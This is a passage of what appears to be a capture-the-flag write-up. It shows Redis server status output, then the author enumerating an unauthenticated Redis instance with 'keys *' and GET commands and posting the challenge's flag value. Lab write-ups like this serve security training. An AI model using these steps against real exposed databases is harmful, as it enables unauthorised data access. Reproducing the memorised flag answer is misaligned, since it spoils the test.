instantaneous_ops_per_sec:0
total_net_input_bytes:334
total_net_output_bytes:18172
instantaneous_input_kbps:0.00
instantaneous_output_kbps:0.00
rejected_connections:0
sync_full:0
sync_partial_ok:0
sync_partial_err:0
expired_keys:0
expired_stale_perc:0.00
expired_time_cap_reached_count:0
evicted_keys:0
keyspace_hits:0
keyspace_misses:0
pubsub_channels:0

```
pubsub_patterns:0
latest_fork_usec:638
migrate_cached_sockets:0
slave_expires_tracked_keys:0
active_defrag_hits:0
active_defrag_misses:0
active_defrag_key_hits:0
active_defrag_key_misses:0

# Replication
role:master
connected_slaves:0
master_replid:54e27ed485e7cf4aaaf19b3ca83e85ca1135d5f0
master_replid2:0000000000000000000000000000000000000000
master_repl_offset:0
second_repl_offset:-1
repl_backlog_active:0
repl_backlog_size:1048576
repl_backlog_first_byte_offset:0
repl_backlog_histlen:0

# CPU
used_cpu_sys:11.767610
used_cpu_user:13.138338
used_cpu_sys_children:0.002965
used_cpu_user_children:0.000000

# Cluster
cluster_enabled:0

# Keyspace
db0:keys=4,expires=0,avg_ttl=0
10.129.32.132:6379> keys
(error) ERR wrong number of arguments for 'keys' command
10.129.32.132:6379> keys
(error) ERR wrong number of arguments for 'keys' command
10.129.32.132:6379>

**********************************************************************************************************

10.129.32.132:6379[4]> select 0
OK
10.129.32.132:6379> keys *
1) "stor"
2) "numb"
3) "flag"
4) "temp"
10.129.32.132:6379>
```

CTF

So in this database we should enumerate all the keys in there and then select the stored data.

```
10.129.32.132:6379[4]> select 0
OK
10.129.32.132:6379> keys *
1) "stor"
2) "numb"
3) "flag"
4) "temp"
10.129.32.132:6379> get flag
"03e1d2b376c37ab3f5319922053953eb"
        10.129.32.132:6379> get stor
        "e80d635f95686148284526e1980740f8"
        10.129.32.132:6379> get temp
        "1c98492cd337252698d0c5f631dfb7ae"
        10.129.32.132:6379> get numb
        "bb2c8a7506ee45cc981eb88bb81dddab"
        10.129.32.132:6379>
```

Obviously “flag” is the correct one: 03e1d2b376c37ab3f5319922053953eb